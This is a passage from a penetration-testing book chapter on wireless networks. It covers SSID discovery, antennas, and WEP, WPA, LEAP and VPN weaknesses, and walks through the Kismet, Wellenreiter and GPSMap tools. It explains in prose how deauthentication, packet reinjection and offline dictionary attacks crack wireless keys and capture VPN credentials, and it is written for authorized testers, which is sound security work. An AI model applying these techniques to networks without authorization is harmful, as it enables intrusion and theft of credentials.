    16 1.341534  Cisco-Li_d3:80:1c   Broadcast       IEEE 802  Beacon frame, SSID: "\000\000\000\000\000\000\00
    17 1.393562  LinksysG_46:7d:f4   Broadcast       IEEE 802  Beacon frame, SSID: "JSMHOME"
```

```
▷ Frame 6 (86 bytes on wire, 86 bytes captured)
▷ IEEE 802.11
▽ IEEE 802.11 wireless LAN management frame
  ▽ Fixed parameters (12 bytes)
      Timestamp: 0x000000000017ED17E
      Beacon Interval: 0.102400 [Seconds]
    ▷ Capability Information: 0x0411
  ▽ Tagged parameters (50 bytes)
    ▷ SSID parameter set: "\000\000\000\000\000\000\000\000\000\000\000\000"
```

```
0000  80 00 00 00 ff ff ff ff  ff ff 00 13 10 d3 80 1c   ........ ........
0010  00 13 10 d3 80 1c 20 16  7e d1 7e 01 00 00 00 00   ...... . ~.~.....
0020  64 00 11 04 00 0c 00 00  00 00 00 00 00 00 00 00   d....... ........
0030  00 00 01 04 82 84 8b 96  03 01 09 04 06 01 02 00   ........ ........
0040  00 00 00 05 04 00 01 00  00 2a 01 00 32 08 0c 12   ........ .*..2...
0050  18 24 30 48 60 6c                                  .$0H`l
```

P: 75 D: 75 M: 0

As you can see in Figure 5.2, the beacon frame is still sent, or broadcast, but the SSID is no longer included in the frame. This does not mean that you can't discover the SSID, however. When a client associates to the WLAN, even if encryption is in use, the SSID is sent from the client in clear text. Passive WLAN discovery programs can determine the SSID during this association.

Once we have identified the SSID of all wireless networks in the vicinity of our target, we can begin to hone in on our specific target.

Choosing the Right Antenna

To hone in on a specific target, you need to choose the correct antenna for the job. While it is beyond the scope of this book to go into all of the possible antenna combinations, there are some basics truths to understand when choosing your antenna. If you are interested in gaining an in-depth understanding of antennas, check out the *ARRL Antenna Handbook* ISBN: 0872598047.

There are two primary types of antennas you want to be familiar with: directional and omni-directional. A directional antenna, as the name implies, can send and receive in a single direction, the direction the antenna is pointed. An omni-directional antenna, on the other hand, broadcasts and receives in all directions.

For WLAN discovery, an omni-directional antenna is usually the best initial choice, because we may not know exactly where our target is located. An omni-directional antenna provides us with data from a broader surrounding range. Note that with omni-directional antennas, bigger is not always better. The signal pattern of an omni-directional antenna resembles a donut. An antenna with a lower *gain* has a smaller circumference, but is taller. An antenna with a higher gain has a larger circumference, but is shorter. For this reason, when performing discovery in a metropolitan area, with tall buildings, an antenna with a lower gain is probably a better choice. If, however, you are performing discovery in a more open area, an antenna with a higher gain is probably the better option.

Once a potential target has been identified, switching to a directional antenna is very effective in helping to determine that the WLAN is our actual target. This is because with a directional antenna we can pinpoint the location of the WLAN and determine if it is housed in our target organization's facility. Directional antennas require line of sight, as do omni-directional antennas, and any obstructions (buildings, mountains, and so forth) reduce their effectiveness. Higher gain directional antennas are almost always a better choice.

WLAN Encryption

WLAN encryption has had a *lot* of bad press and unfortunately has fallen flat on its face many times. There are four basic types of "encryption" with which pen testers should be familiar:

- Wired Equivalent Privacy (WEP)
- WiFi Protected Access (WPA/WPA2)
- Extensible Authentication Protocol (EAP)
- Virtual private network (VPN)

Wired Equivalent Privacy (WEP)

WEP was the first encryption standard available for wireless networks. WEP can be deployed in two strengths, 64 bit and 128 bit. 64-bit WEP consists of a

40-bit secret key and a 24-bit initialization vector, and is often referred to as 40-bit WEP. 128-bit WEP similarly employs a 104-bit secret key and a 24-bit initialization vector and is often called 104-bit WEP. Association with WEP encrypted networks can be accomplished through the use of a password, an ASCII key, or a hexadecimal key. WEP's implementation of the RC4 algorithm was determined to be flawed, allowing an attacker to crack the key and compromise WEP encrypted networks.

WiFi Protected Access (WPA/WPA2)

WPA was developed to replace WEP because of the vulnerabilities associated with it. WPA can be deployed either using a pre-shared key (WPA-PSK) or in conjunction with a RADIUS server (WPA-RADIUS). WPA uses either the Temporal Key Integrity Protocol (TKIP) or the Advanced Encryption Standard (AES) for its encryption algorithm. Some vulnerabilities were discovered with certain implementations of WPA-PSK. Because of this, and to further strengthen the encryption, WPA2 was developed. The primary difference between WPA and WPA2 is that WPA2 requires the use of both TKIP and AES, where WPA allowed the user to determine which would be employed. WPA/WPA2 requires the use of an authentication piece in addition to the encryption piece. A form of the Extensible Authentication Protocol (EAP) is used for this piece. There are five different EAPs available for use with WPA/WPA2:

- EAP-TLS
- EAP-TTLS/MSCHAPv2
- EAPv0/EAP-MSCHAP2
- EAPv1/EAP-GTC
- EAP-SIM

Extensible Authentication Protocol (EAP)

EAP does not have to be used in conjunction with WPA. There are three additional types of EAP that can be deployed with wireless networks:

- EAP-MD5
- PEAP
- LEAP

EAP is not technically an encryption standard, but is included in this section because of vulnerabilities associated with LEAP, which is covered later in the chapter.

Virtual Private Network (VPN)

A VPN is a private network that uses public infrastructure and maintains privacy through the use of an encrypted tunnel. Many organizations now use a VPN in conjunction with their wireless network. This is often accomplished by allowing no access to internal or external resources from the WLAN until a VPN tunnel is established. When configured and deployed correctly, a VPN can be a very effective means of WLAN security. Unfortunately, in certain circumstances, VPNs in conjunction with wireless networks are deployed in a manner that can allow an attacker (or a penetration tester) to bypass the security mechanisms of the VPN.

Attacks

Although several different security mechanisms can be deployed with wireless networks, there are ways to attack many of them. Vulnerabilities associated with WEP, WPA, and LEAP are well known. Although there are tools to automate these attacks, to be a successful pen tester, it is important to understand the tools that perform these attacks, and how the attacks actually work.

Attacks Against WEP

There are two different methods of attacking WEP encrypted networks; one requires the collection of weak IVs, and the other requires collection of unique IVs. Regardless of the method used, a large number of WEP encrypted packets must be collected.

Attacking WEP Using Weak Initialization Vectors (FMS Attacks)

FMS attacks are based on a weakness in WEP's implementation of the RC4 encryption algorithm. Fluhrer, Mantin, and Shamir discovered that during transmission, about 9,000 of the possible 16 million IVs could be considered "weak," and if enough of these weak IVs were collected, the encryption key could be determined. To successfully crack the WEP key, at least 5 million encrypted packets have to be collected in order to capture around 3,000 weak IVs. Sometimes, the attack can be successful with as few as 1,500 weak IVs, and sometimes it will take more than 5,000 before the crack is successful.

After weak IVs are collected, they can be fed back into the Key Scheduling Algorithm (KSA) and Pseudo Random Number Generator (PRNG) and the first byte of the key is revealed. This process is then repeated for each byte until the WEP key is cracked.

Attacking WEP Using Unique Initialization Vectors (Chopping Attacks)

Relying on the collection of weak IVs is not the only way to crack WEP. Although chopping attacks also rely on the collection of a large number of encrypted packets, a method of chopping the last byte off the packet and manipulating enables the key to be determined by collecting unique IVs instead.

To successfully perform a chopping attack, the last byte from the WEP packet is removed, effectively breaking the Cyclic Redundancy Check/Integrity Check Value (CRC/ICV). If the last byte was zero, then xor a certain value with the last four bytes of the packet and the CRC will become valid again. This packet can then be retransmitted.

Commonalities in the Attacks Against WEP

The biggest problem with attacks against WEP is that collecting enough packets can take a considerable amount of time—weeks or sometimes months. Fortunately, whether you are trying to collect weak IVs, or just unique IVs, you can speed this process up. Traffic can be injected into the network, creating more packets. This is usually accomplished by collecting one or more Address Resolution Protocol (ARP) packets and retransmitting them to the access point. ARP packets are a good choice because they have a predictable size (28 bytes). The response will generate traffic and increase the speed that packets are collected.

Collecting the initial ARP packet for reinjection can be problematic. You could wait for a legitimate ARP packet to be generated on the network, but again, this can take a while, or you can force an ARP packet to be generated. Although there are several circumstances under which ARP packets are legitimately transmitted (see www.geocities.com/SiliconValley/Vista/8672/network/arp.html for an excellent ARP FAQ), one of the most common in regard to wireless networks is during the authentication process. Rather than wait for an authentication, if a client has already authenticated to the network, you can send a *deauthentication* frame, essentially knocking the client off the network and requiring reauthentication. This process will often generate an ARP packet. After one or more ARP packets have been collected, they can then be retransmitted or reinjected into the network repeatedly until enough packets have been generated to supply the required number of unique IVs.

Attacks Against WPA

Unlike attacks against WEP, attacks against WPA do not require a large amount of packets to be collected. In fact, most of the attack can actually be performed without even being in range of the target access point. It is also important to note that attacks against WPA can only be successful when WPA is used with a pre-shared key. WPA-RADIUS has no known vulnerabilities so if that is the WPA schema in use at a target site, a different entry vector should be investigated.

To successfully accomplish this attack against WPA-PSK, you have to capture the four-way Extensible Authentication Protocol Over LAN (EAPOL) handshake. You can wait for a legitimate authentication to capture this handshake, or you can force an association by sending *deauthentication* packets to clients connected to the access point. Upon reauthentication, the four-way EAPOL handshake is transmitted and can be captured. Then, each dictionary word must be hashed with 4,096 iterations of the Hashed Message Authentication Code-Secure Hash Algorithm 1 (HMAC-SHA1) and two *nonce* values, along with the MAC addresses of the supplicant and the authenticator. For this type of attack to have a reasonable chance of success, the pre-shared key (passphrase) should be shorter than 21 characters, and the attacker should have an extensive wordlist at his disposal. Some examples of good wordlists can be found at http://ftp.se.kde.org/pub/security/tools/net/Openwall/wordlists/ and www.securitytribe.com/~roamer/WORDS.TXT.

Attacks Against LEAP

LEAP is a Cisco proprietary authentication protocol designed to address many of the problems associated with wireless security. Unfortunately, LEAP is vulnerable to an offline dictionary attack, similar to the attack against WPA. LEAP uses a modified Microsoft Challenge Handshake Protocol version 2 (MS-CHAPv2) challenge and response that is sent across the network as clear text, which allows an offline dictionary attack. MS-CHAPv2 does not salt the hashes, uses weak Data Encryption Standard (DES) key selection for challenge and response, and sends the username in clear text.The third DES key in this challenge/response is weak, containing five NULL values.Therefore, a wordlist consisting of the dictionary word and the NT hash list must be generated. By capturing the LEAP challenge and response, the last two bytes of the hash can be determined, and then the hashes can be compared looking for the last two that are the same. Once a generated response and a captured response are determined to be the same, the user's password has been compromised.

Attacks Against VPN

Attacking wireless networks that use a VPN can be a much more difficult proposition than attacking the common encryption standards for wireless networks. An attack against a VPN is not a *wireless attack* per se, but rather an attack against network resources using the wireless network.

Faced with the many vulnerabilities associated with wireless networking, many organizations have implemented a solution that removes the WLAN vulnerabilities from the equation.To accomplish this, the access point is set up outside the internal network and has no access to any resources, internal or external, unless a VPN tunnel is established to the internal network. While this is a viable solution, often the WLAN, since it has no access, is configured with no security mechanisms. Essentially, it is an open WLAN, allowing anyone to connect, the thought being that if someone connects to it, he or she can't go anywhere.

Unfortunately, this process opens the internal network to attackers.To successfully accomplish this type of attack, you need to understand that most, if not all, of the systems that connect to the WLAN are laptop computers.You should also understand that laptop computers often fall outside the regular patch and configuration management processes the network may have in place. This is because updates of this type are often performed at night, when operations will not be impacted. This is an effective means for standardizing desktop workstations; however, laptop computers are generally taken home in the evenings and aren't connected to the network to receive the updates.

Knowing this, an attacker can connect to the WLAN, scan the attached clients for vulnerabilities, and if one is found, exploit it. Once this has been accomplished, keystroke loggers can be installed that allow an attacker to glean the VPN authentication information, which can be used to authenticate to the network at a later time. This attack can only be successful if two-factor authentication is not being used. For instance, if a Cisco VPN is in use, often only a group password, username, and user password are required in conjunction with a profile file that can either be stolen from the client or created by the attacker. This type of attack can also be performed against any secondary authentication mechanism that does not require two-factor authentication or one-time-use passwords.

Open Source Tools

Are you tired of theory and background information yet? Ready to actually put some of these tools to use? Now is the time to figure out how we use the open source tools available to us to perform a penetration test against a wireless network.

Footprinting Tools


To successfully penetrate a wireless network, we need to understand the physical footprint of the network. How far outside the target's facility does the wireless network reach? The easiest way to accomplish this is by using Kismet in conjunction with GPSMap's "circle map" functionality (see Figure 5.3).

To do this, use Kismet to locate the target WLAN. Once you have identified the target, you should drive around it a few times to get good signal data and four strong GPS coordinates. Using GPSMap, you can then plot the signal strength of the access points that have been discovered. There are several valuable options for GPSMap. The command line to generate circle maps is:

```
gpsmap –r -S2 –P0 –e *.gps
```

- *-r* indicates that gpsmap should create maps showing the range of the networks that have been detected.
- *-S2* indicates that the map should be downloaded from TerraServer. This provides satellite image maps, but there are other map servers you can use.
- *-P0* indicates the opacity, or the amount of background you can "see" through the map.
- *-e* indicates that a point should be plotted denoting the center of the network's range.

Figure 5.3 A GPSMap Circle Map Identifies the Network Range



Intelligence Gathering Tools

Unlike wired penetration tests, customers often want pen testers to locate and identify their wireless networks, especially if they have taken steps to obfuscate the name of their network. This is particularly common with red team penetration testing, where the pen tester, in theory, has no knowledge of the target other than the information he can find through his own intelligence gathering methods.

USENET Newsgroups

As Internet search engines have become more powerful, one tool available to penetration testers for intelligence gathering is often overlooked?USENET. As with all types of networks, wireless networks have connectivity and configuration issues from time to time. Administrators are likely to turn to other administrators of similar equipment to see if the problem has been experienced by others, and if so, is there a known solution. Searching USENET for our target's e-mail domain (XXX@ourtaget.com) will often lead to messages posted by administrators looking for help. This can be a goldmine of information for a pen tester, revealing the manufacturer and model of access points in use (which can help exclude a network from or narrow our potential target list), the type of encryption standard in use, if any wireless intrusion detection mechanisms are in place, and many other essential pieces of information that will make the pen test easier as you proceed.

Google (Internet Search Engines)

Google is obviously one of the most powerful tools for performing this type of intelligence gathering. Assume that your target is in a large building or office complex where several other organizations are located and multiple WLANs are deployed. At this point, you want to take all of the SSIDs of the networks you discovered and perform a search of the SSID and the name of the target organization. If an organization has chosen not to use the company name as the SSID (many don't), they often will use a project name or other information that is linked to the organization. A search for the SSID and the organization name can often help identify these types of relationships and the target WLAN. With regard to Internet search engines, your imagination is your only barrier when performing searches; the more creative and specific your search, the more likely you are to come across information that will lead to identifying the target network.


Scanning Tools

There are several WLAN scanners available to penetration testers, both active and passive. Auditor includes two of these tools, Wellenreiter and Kismet. Both of these tools can be effective; however, there are certain circumstances where one may be more beneficial than the other. In any case, having multiple tools available to compare and verify results is always beneficial to a pen tester.

Wellenreiter

To start Wellenreiter, right-click on the **Auditor** desktop and select **Auditor ->Wireless -> Scanner/Analyzer -> Wellenreiter (Wireless Scanner)**. A window opens prompting you for a data directory where your Wellenreiter results will be saved. Select a location, click **OK**, and then confirm the directory by clicking **Yes**. Next, you are prompted to provide a prefix that will be prepended to the Wellenreiter files as they are saved. This is useful for differentiating between multiple scans or sessions; for example, the date or target name can be prepended to the data files. After you have entered your prefix, click **OK** and Wellenreiter opens as shown in Figure 5.4.


Figure 5.4 The Wellenreiter Interface



Waiting for user interaction

Wellenreiter does not start scanning for WLANs as soon as it is opened. You need to manually start the scan by clicking the **Start** icon located in the upper-right corner of the Wellenreiter interface. Wellenreither scans for WLANs and displays them by channel. By default, the Show all channels view is selected. By clicking on a channel listed in the left pane of the interface, WLANs transmitting on specific channels can be displayed. Wellenreiter also displays the state, channel number, SSID (Network ESSID), MAC Address, WEP status, Manufacturer, and Network Type and allows you to sort based on each of these fields by clicking on the field name. If the SSID is broadcast or has been determined due to an association, it is displayed in the Network ESSID field. If the SSID is not broadcast, "Non-broadcasting" is displayed in that field as demonstrated in Figure 5.5.

Figure 5.5 Wellenreiter Detects WLANs



State	Chan	Network ESSID	MAC-Address	WEP	Manufactor	Networktype	Pkt
	3	<no ssid>	0013101e64b2	On		ESS	|
	9	Non-broadcasting	001310d3801c	On		ESS	|
	10	JSMHOME	000c41467df4	On		ESS	-
	6	default	0040055b78b5	Off	TRENDWARE	ESS	


Total amount of sniffed packets: 2371 accesspoints: 4 clients: 0

One drawback of using Wellenreiter is that it can only detect whether encryption is in use, but can't determine the type of encryption (WEP or WPA). WPA encrypted networks are displayed as WEP when using

Wellenreiter and requires that further investigation is done using a different tool to determine the true type of encryption in use.

Wellenreiter saves two types of data files by default: a complete packet capture dump (.dump) that can be opened with a packet sniffer, and a text file detailing the results of the scan (.save) that can be opened with a text editor as shown in Figure 5.6.

Figure 5.6 The Wellenreiter .save File




```
Channel: 3
ISAH: 0
ISAP: 1
WEP: 1
beaconinterval: 0064
bssmac: 0013101e64b2
cap_flag_CHANNEL_AGILITY: 0
cap_flag_IS_POLLABLE: 0
cap_flag_PBCC: 0
cap_flag_POLLREQUEST: 0
cap_flag_SHORT_PREAMBLE: 0
destmac: ffffffffffff
duration: 0000
essid: <no ssid>
essid_len: 9
flag_fragments: 0
flag_from_ds: 0
flag_more_data: 0
flag_order: 0
flag_pwrmgt: 0
flag_retrans: 0
flag_to_ds: 0
flag_wep: 0
frame_type: management frame
isaccesspoint: 1
lat:
long:
sendmac: 0013101e64b2
sequence_ctl: 743
speed:
```

Kismet

Probably the most versatile and comprehensive WLAN scanner is Kismet. Like Wellenreiter, Kismet is a passive WLAN scanner, detecting networks that are broadcasting the SSID and those that aren't. Kismet is started in much the same way as Wellenreiter. Select **Auditor |Wireless | Scanner/Analyzer | Kismet Tools | Kismet (Wireless Scanner)**. A window opens prompting you for a data directory where your Kismet results will be saved. Select a location, click **OK**, and then confirm the directory by clicking **Yes**. Next, you are prompted to provide a prefix that will be prepended to the Kismet files as they are saved. After entering the prefix, click **OK** and Kismet starts. Unlike Wellenreiter, Kismet is a text-based application, and begins collecting data as soon as it is started, as shown in Figure 5.7.


Figure 5.7 The Kismet Interface



```
Network List—(Autofit)                                                       Info
   Name                          T W Ch  Packts Flags IP Range        Size   Ntwrks
 ! <<no ssid>>                   A O 003   619        0.0.0.0           0B        8
   JSMHOME                       A O 010   151        0.0.0.0         420B   Pckets
 ! <no ssid>                     A Y 009   578        0.0.0.0           7k     1391
   default                       A N 006    27        0.0.0.0           0B   Cryptd
   Dan                           A O 001     2        0.0.0.0           0B       49
   05B403727164                  A N 006     2        0.0.0.0           0B     Weak
   linksys                       A N 006     5        0.0.0.0           0B        0
   linksys                       A N 006     1        0.0.0.0           0B    Noise
                                                                                  0
                                                                             Discrd
                                                                                  0
                                                                             Pkts/s
                                                                                  3


                                                                             Elapsd
                                                                           00:04:20
Status
  ALERT: Suspicious client 00:11:24:97:C9:51 - probing networks but never participating.
  Found SSID "<no ssid>" for cloaked network BSSID 00:13:10:1E:64:B2
  Found new network "linksys" bssid 00:0F:66:21:F5:87 WEP N Ch 6 @ 11.00 mbit
  Found new network "linksys" bssid 00:0F:66:22:BF:09 WEP N Ch 6 @ 11.00 mbit
Battery: AC 100% 596523h14m8s
```

Kismet has a wide range of sorting and view options that allow you to learn view information that is not displayed in the main screen. Sort options can be selected by pressing the **s** key as shown in Figure 5.8.

Figure 5.8 The Kismet Sort Options




```
Network List—(Autofit)                                                       Info
   Name                          T W Ch  Packts Flags IP Range        Size   Ntwrks
 . <<no ssid>>                   A O 003  1470        0.0.0.0           0B        9
 . JSMHOME                       A O 010   276        0.0.0.0         840B   Pckets
 . <no ssid>                     A Y 009  1299        0.0.0.0          17k     3142
 . default                       A N 006    73        0.0.0.0           0B   Cryptd
  Sort Network
  Key  Sort                Key  Sort
   a   Auto-fit (standard)  c   Channel
   f   First time seen      F   First time seen (descending)
   l   Latest time seen     L   Latest time seen (descending)
   b   BSSID                B   BSSID (descending)
   s   SSID                 S   SSID (descending)
   p   Packet count         P   Packet count (descending)
   Q   Signal power level   w   Wep
   x   Cancel

                                                                           00:09:36
Status
  ALERT: Suspicious client 00:11:24:97:C9:51 - probing networks but never participating.
  Found SSID "<no ssid>" for cloaked network BSSID 00:13:10:1E:64:B2
  Found SSID "<no ssid>" for cloaked network BSSID 00:13:10:1E:64:B2
  Found SSID "<no ssid>" for cloaked network BSSID 00:13:10:1E:64:B2
Battery: AC 100% 596523h14m8s
```

The default sorting view is Auto-Fit. To change the sort view, type **s** to bring up the sort options. Networks can be sorted by:

- The time they were discovered (first to last or last to first)
- The MAC address (BSSID)
- The network name (SSID)
- The number of packets that have been discovered
- Signal strength
- The channel on which they are broadcasting
